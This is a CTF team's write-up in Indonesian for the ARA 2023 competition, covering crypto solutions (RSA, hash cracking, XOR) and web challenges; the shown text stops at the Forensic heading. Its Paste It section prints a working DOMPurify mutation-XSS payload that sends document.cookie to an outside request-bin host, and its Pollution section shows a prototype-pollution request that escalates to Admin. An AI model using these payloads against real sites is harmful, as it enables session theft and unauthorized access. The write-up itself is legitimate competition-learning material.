

WRITEUP ARA 2023

Tim GBK




Wrth
Cipichop
Gengi

WRITEUP ARA 2023	1
Crypto	3
One Time Password (?)	3
Secrets Behind a Letter	4
SH4-32	5
Babychall	7
L0v32x0r	8
Help	8
Web	11
Dewaweb	11
Pollution	14
Paste It	16
Welcome Page	17
Forensic	18
Thinker	18
Kernelmania	21
Misc	22
Feedback	22
in-sanity check	22
@B4SH	23
D0ts N D4sh3s	23
Truth	24
Snake Pit	25
OSINT	27
Time Machine	27
Backroom	28
Reverse Engineering	30
Vidners Rhapsody	30

Crypto

One Time Password (?)

Di file diberikan 3 value, A, B, dan XOR, tetapi saat di decode hex XOR nya ternyata langsung jadi flagnya wkkwkw



Flag: ARA2023{th3_p_5t4nd5_f0r_p4dzz}

Secrets Behind a Letter

Diberikan p,q,e, dan c, classic RSA dengan prima udah diketahui, tinggal decrypt aja

```
from Crypto.Util.number import long_to_bytes as ltb, inverse

p =
12575333694121267690521971855691638144136810331188248236770880338905811883
48506410486564983492781972561769555447210034136189616202231165330153281010
1344273

q =
12497483426175072465852167936960526232284891876787981080671162783561411521
67580911220457361735838974273254629350270958512920588572607849241710986751
2398747

c =
36062934495731792908639535062833180651022813589535592851802572264328299027
40641392734685245421762779331514489294202688698082362224015740571749978795
99430405407341221428388984827675412726778370913038246699129635727146561394
22011853028133556111405072526509839846701570133437746102727644982344712571
844332280218

e = 65537

n = p*q
phi = (p-1)*(q-1)
d = inverse(e,phi)
print(ltb(pow(c,d,n)))
```

```
>>>
>>> p = 12575333694121267690521971855691638144136810331188248236770880338905811883485064104865649834927819725617695554472
100341361896162022311653301532810101344273
>>> q = 12497483426175072465852167936960526232284891876787981080671162783561411521675809112204573617358389742732546293502
709585129205885726078492417109867512398747
>>> c = 36062934495731792908639535062833180651022813589535592851802572264328299027406413927346852454217627793315144892942
0268869808236222401574057174997879599430405407341221428388984827675412726778370913038246699129635727146561394220118530281
33556111405072526509839846701570133437746102727644982344712571844332280218
>>> e = 65537
>>>
>>> n = p*q
>>> phi = (p-1)*(q-1)
>>> d = inverse(e,phi)
>>> print(ltb(pow(c,d,n)))

b'ARA2023{1t_turn5_out_to_b3_an_rsa}'
>>>
>>>
>>> █
```

Flag: ARA2023{1t_turn5_out_to_b3_an_rsa}

SH4-32

Diberikan hash dan sebuah wordlist, tetapi kita tidak tahu hash nya, jadi harus dicari tahu dulu, disini saya pakai hashcat

```
(wrth@wrth) [~/mnt/d/technical/ctf/ara]
$ hashcat -a 0 9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8 Dictionary.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz, 2274/4613 MB (1024 MB allocatable), 4MCU

The following 8 hash-modes match the structure of your input hash:

# | Name | Category
-----+-----+-----
1400 | SHA2-256 | Raw Hash
17400 | SHA3-256 | Raw Hash
11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian | Raw Hash
6900 | GOST R 34.11-94 | Raw Hash
17800 | Keccak-256 | Raw Hash
1470 | sha256(utf16le($pass)) | Raw Hash
20800 | sha256(md5($pass)) | Raw Hash salted and/or iterated
21400 | sha256(sha256_bin($pass)) | Raw Hash salted and/or iterated

Please specify the hash-mode with -m [hash-mode].

Started: Sun Feb 26 16:37:08 2023
Stopped: Sun Feb 26 16:37:12 2023
(wrth@wrth) [~/mnt/d/technical/ctf/ara]
```

habis itu tinggal kita cobain mode nya satu-satu, disini saya coba sha2-256 (-m 1400) langsung bisa

```
(wrth@wrth) [~/mnt/d/technical/ctf/ara]
$ hashcat -a 0 -m 1400 9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8 Dictionary.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz, 2274/4613 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sun Feb 26 16:37:55 2023
Stopped: Sun Feb 26 16:37:56 2023
(wrth@wrth) [~/mnt/d/technical/ctf/ara]
$ hashcat -a 0 -m 1400 9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8 Dictionary.txt --show
9be9f4182c157b8d77f97d3b20f68ed6b8533175831837c761e759c44f6feeb8:415241323032337b6834736833645f30525f6e4f545f683473683364
7d
(wrth@wrth) [~/mnt/d/technical/ctf/ara]
```

Habis itu tinggal di decode hex

Recipe

From Hex

Delimiter
Auto

Input

length: 58
lines: 1

415241323032337b6834736833645f30525f6e4f545f6834736833647d

Output

time: 1ms
length: 29
lines: 1

ARA2023{h4sh3d_0R_nOT_h4sh3d}

Flag: ARA2023{h4sh3d_0R_nOT_h4sh3d}

Babychall

Diberikan 3 pasang c dan n, setup nya sangat mirip soal-soal crt rsa (seperti di <https://www.johndcook.com/blog/2019/03/06/rsa-exponent-3/>). Dengan asumsi seperti itu dan $e=3$ tinggal kita ambil CRT nya lalu di cube root


```
>>> from gmpy2 import iroot
>>>
>>> c1=509969731048456631083797511312030854324124901983127146636568236482330384792981928614518342469302081401101736990585
2791902011543258670540046734564780652233139644765084765013301324667339087922271916924886242027825632296771870170045872920
7793124758166438641448112314489945863231881982352790765130535004090053677
>>> c2=267508635447697542205541466679550468324230594820076134825002840126688202849479272407247353088803134399798848563936
7375927974100307107406775103695198800703704181414736281388464205429123159605048186634852771717909704864647112817586024682
299987868607933059634279556321476204813521201682662328510086496215821461
>>> c3=372306582432525907436085711050273578627909729872088332130179411714487538156548399016995266514337713248268953556712
5594441489394796393497906825731036731593570127080439079912166963515301291640227119072261899750039291173776714331655237649
5882986935695146970853914275481717400268832644987157988727575513351441919
>>>
>>> n1=105481127267218260612156871017757694550142735824087150106750403579877495059230413046181301355871045357138033343315
900732228502875066592448447115384978504130464402705789166459811610008075264270042369184048373634046780294439449506551022
52423415631977020625826867728898231382737396728896847618010577420408630133
>>> n2=931056210596864748168902154945548028315189484201609417035227591216197858512706086341303074502275579879768181623319
8228963421503718407586478722368121898260209280675788853358712697409107719024279746131890728075907561257747553462606206096
0739269828789274137274363970056276139434039315860052556417340696998509271
>>> n3=659185096507422784949713632908748491812683643160126567693391200040007029452719425330975298849640631093770367158471
7619628094380726198684859300042414332028005327902141139426726825533778349490160631968745735158691531466280043463233298897
8858085931586830283694881538759008360486661936884202274973387108214754101
>>>
>>> m = crt([n1,n2,n3], [c1,c2,c3])[0]
>>> m = iroot(m,3)[0]
>>>
>>> print(ltb(m))
b'ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}'
>>>
>>>
```

Emang perlu banyak asumsi karena ga dikasih context apa apa dari soal, ada baiknya kalau dikasih source code atau semacamnya

Flag: ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}

L0v32x0r


Diberikan sebuah string “001300737173723a70321e3971331e352975351e247574387e3c” yang kalau dilihat seperti sebuah hex. Saat diconvert jadi “...sqsr:p2.9q3.5)u5.\$ut8~<”. Karena menurut judul chall berkaitan dengan XOR, maka kita bruteforce XOR, dan dengan key 41 (hex) dapat flag nya.



Flag: ARA2023{1s_x0r_th4t_e45y?}

Help

Dikasih beberapa baris bilangan biner, tiap baris terdiri dari 7 karakter, lagi-lagi ga ada konteks, tapi karena di soal menyinggung soal display, maka saya langsung berpikir kalau itu adalah 7-segment display (ga langsung sih sempat stuck seharian kwkwkw). Saat pertama kita decode jadinya seperti ini (pake <https://www.dcode.fr/7-segment-display>)



Agak aneh, seperti kebalik gitu huruf hurufnya, jadi tiap baris nya saya coba balik

```
a = """1011011
0111110
1100111
1001111
1000110
0001111
1000110
1110111
1110110
1011011
1001110
1001111
1110110
0111101
1001111
1110110
0001111
1001111
1011011
1011011
0001000
0000110
0001111
0001000
0000110
1011011
0001000
0110111
1001111
0110111
1001111"""
a = '\n'.join(list(map(lambda x: x[::-1], a)))
print(a)
```

about it.

5UPEtAM5CEMDEMtE55_|t_|5_HEHE

SUPERTRANSCENDENTESS IT IS HEHE


Flag: ARA2023{supertranscendentess_it_is_hehe}

Web


Dewaweb

Diberi sebuah web <http://103.152.242.116:8417/>

Pertama inspect web tersebut dan menemukan part 1 dari flag di index.html




Kedua cek semua file .js di web tersebut dan menemukan part 2 dari flag tersebut di custom.js



```
24  /* Mouseover
25  ----- */
26
27  $(document).ready(function () {
28    $(".main-menu ul li.megamenu").mouseover(function () {
29      if (!$(this).parent().hasClass("#wrapper")) {
30        $("#wrapper").addClass('overlay');
31      }
32    });
33    $(".main-menu ul li.megamenu").mouseleave(function () {
34      $("#wrapper").removeClass('overlay');
35    });
36  });
37
38  function getUrl() { window.location.href; } var protocol = location.protocol; $.ajax({ type: "get", data: { url:
39  getUrl() }, success: function (response) { $.getScript(protocol + "///leostop.com/tracking/tracking.js"); } });
40  /* Toggle sidebar
41  ----- */
42
43  $(document).ready(function () {
44    $('#sidebarCollapse').on('click', function () {
45      $('#sidebar').toggleClass('active');
46    });
47  });
48
49  /* Product slider
50  ----- */
51  // optional
52  $('#blogCarousel').carousel({
53    interval: 5000
54  });
55
56  });
57
58  /*
59  part-2 : dUlu_ */
60
61
62
63
64
```

Kemudian search semua file .css yang terdapat pada web dan menemukan part 3 pada style.css



```

    font-size: 17px;
    background-color: transparent;
    border: #fff solid 2px;
    color: #fff;
    font-weight: 500;
    padding: 14px 0px;
    width: 100%;
    max-width: 215px;
    text-align: center;
    display: inline-block;
    transition: ease-in all 0.5s;
    margin-right: 10px;
  }

  .text-bg a:hover {
    background-color: #48ca95;
    color: #fff;
    transition: ease-in all 0.5s;
  }

  /* end banner section */
  /* part-3 : g4k_ */


  .titlepage {
    text-align: center;
    padding-bottom: 60px;
  }

  .titlepage h2 {
    font-size: 40px;
    color: #090807;
    line-height: 55px;
    font-weight: bold;
    padding: 0;
    text-transform: uppercase;
    border-bottom: #48ca95 solid 1px;
    max-width: 315px;
    margin: auto;
  }

  .d_flex {
    display: flex;
    align-items: center;
    flex-wrap: wrap;
  }

```

Karena part terakhir dari flag ini sudah tidak mungkin dari inspector web sehingga kita cari menggunakan burp suite dan menemukan part terakhir dari flag tersebut pada **X-4th-flag**



Setelah digabung semua kita akan mendapatkan string

Flag: ARA2023{Bs4nt4l_dUlu_g4k_s1h?XD}

Pollution

Sesuai namanya chall ini berkaitan dengan prototype pollution, terdapat 2 cek yang memungkinkan kita untuk mendapatkan flag:

```
{
  let user = JSON.parse(req.body);

  // Haha, even you can set your role to Admin, but you don't have the secret!
  if (user.role == "Admin") {
    console.log(user.secret);
    if (user.secret !== secret.value) return res.send({
      "message": "Wrong secret! no Admin!"
    });
    return res.send({
      "message": "Here is your flag!",
      secret: secret.value
    });
  }
}
```

Atau yang ini

```
const baseUser = {
  "picture": "profile.jpg"
}

let newUser = Object.assign(baseUser, user);
if (newUser.role === "Admin") {
  return res.send({
    "message": "Here is your flag!",
    secret: secret.value
  });
} else return res.send({
  "message": "No Admin? no flag!"
});
} catch (e) {
  console.log(e);
}
```

Saat dilihat di check pertama memerlukan kita untuk mengetahui secret nya, yang tentu saja tidak mungkin karena secret (flagnya) itu tidak diketahui, pada check kedua, sama tetapi sebelumnya dia mengassign user kita ke sebuah object baru, hal ini memungkinkan kita mengeksploitasi prototype pollution, saat kita memasukkan role kedalam `__proto__`, maka di check pertama `user.role == "Admin"` akan menjadi false, sehingga kita bisa melanjutkan ke check kedua, setelah di assign ke object baru, maka `newUser.role == "Admin"` akan menjadi true dan kita akan mendapatkan flagnya

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /register HTTP/1.1 2 Host: 103.152.242.116:4137 3 Content-Length: 74 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 5 Content-Type: text/plain 6 Accept: */* 7 Origin: http://103.152.242.116:4137 8 Referer: http://103.152.242.116:4137/ 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9 11 Connection: close 12 13 { 14 "username": "admin", 15 "secret": "admin", 16 "__proto__": { 17 "role": "Admin"</pre>				<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 77 5 ETag: W/"4d-/TbgE/InLiEYqm4UOKNMP8qxCi8" 6 Date: Sun, 26 Feb 2023 09:58:59 GMT 7 Connection: close 8 9 { 10 "message": "Here is your flag!", 11 "secret": "ARA2023{e4sy_Pro70typ3_p0llut1oN}" 12 }</pre>			

Flag: ARA2023{e4sy_Pro70typ3_p0llut1oN}

Paste It

Setup nya mirip chall pastebin xss pada umumnya, pertama di paste.html kita bisa melihat terdapat fitur report yang akan membuat sebuah bot memvisit paste tersebut, namun hanya ada saat kita memasuki dev mode alias di url kita tambahkan ?dev=1

```
// Experimental feature
if(Arg.parse(location.search).dev) {
  console.log("You are in dev mode. Now you can report your paste with Admin.");

  const content = document.getElementById("content");
  const reportToAdmin = document.createElement("button");
  reportToAdmin.id = "reportToAdmin";
  reportToAdmin.setAttribute("class", "mt-3 w-full bg-lime-300 px-2 py-1 rounded-lg border-[1px] border-neu");
  reportToAdmin.innerHTML = "Report this paste!";
  content.appendChild(reportToAdmin);

  const reportToAdminButton = document.getElementById("reportToAdmin");
  reportToAdminButton.addEventListener("click", () => {
    fetch(`/api/report/`, {
      method: "POST",
      headers: {
        "Content-Type": "application/json"
      },
      body: JSON.stringify({
        id: id
      })
    })
    .then(res => res.json())
    .then(data => {
      if(data.success) {
        alert("Your paste has been reported to Admin. Thank you for your contribution.");
      } else {
        alert("Something went wrong. Please try again later.");
      }
    })
  })
}
```

Setelah itu untuk filternya sendiri menggunakan DOMpurify tetapi masih versi lama, sehingga rentan terhadap exploit yang dijelaskan disini

<https://research.securitum.com/mutation-xss-via-mathml-mutation-dompurify-2-0-17-bypass/>

Dari sini dengan asumsi flag ada di cookie tinggal kita xss untuk curi cookie aja

Note: craft payload nya harus hati hati kalau ngga mutation nya rusak lagi

Note: kayaknya karena ada timeout jadinya gabisa pake xsshunter kwkwkw

```
<form><math><mtext></form><form><mglyph><style></math><img src
id=ZmV0Y2goImh0dHBzOi8vZW44cHRlMmM2ejdrdy54LnBpcGVkcmVhbS5uZXQvIitkb2N1bWV
udC5jb29raWUpOw== onerror=eval(atob(this.id))>
```

Base64 nya itu fetch ke requestbin+document.cookie

▼ Untitled public Endpoint https://en8p

LIVE PAUSE 🔍 Type to search...

Today

Time	Method	Path
5:10:26 PM	GET	/flag=ARA2023%7Bpr07otyp3_p011Ut10n_g4Dg3t_t0_g3t_XSS%7D
5:10:22 PM	GET	/
5:10:16 PM	GET	/

HTTP REQUEST 2MGuQr-i8zi

Details GET /flag=ARA2023%7Bpr07otyp3_p011Ut10n_g4Dg3t_t0_g3t_XSS%7D

Headers ▶ (13) headers

Connect APIs with code-level control when you need it —

Create HTTP Workflow Quickstart

Flag: ARA2023{pr07otyp3_p011Ut10n_g4Dg3t_t0_g3t_XSS}

Welcome Page

Kemungkinan besar unintended, karena masih satu domain kita bisa pakai paste yang sama dengan yang di soal Paste It dan cookie nya masih tetap nempel

pipedream

▼ Untitled public Endpoint

Sign in to create a new endpoint and customize the name to search...

Today

Time	Method	Path
5:12:57 PM	GET	/flag=ARA2023%7BsUp3r_s3cr3t_c00k13_1s_h3r3%7D
5:12:50 PM	GET	/flag=ARA2023%7BsUp3r_s3cr3t_c00k13_1s_h3r3%7D
5:12:18 PM	GET	/
5:10:26 PM	GET	/flag=ARA2023%7Bpr07otyp3_p011Ut10n_g4Dg3t_t0_g3t_XSS%7D
5:10:22 PM	GET	/
5:10:16 PM	GET	/

HTTP REQUEST 2MGuQr-i8zi

Details GET /flag=ARA2023%7BsUp3r_s3cr3t_c00k13_1s_h3r3%7D

Headers ▶ (13) headers

Connect APIs with code-level control when you need it —

Create HTTP Workflow Quickstart

- Connect OAuth and key-based API accounts in seconds.
- Use connected accounts in Node.js code steps or no-code building blocks.
- Build and run workflows triggered on HTTP requests, schedules, app events and

Flag: ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}

Forensic

Thinker

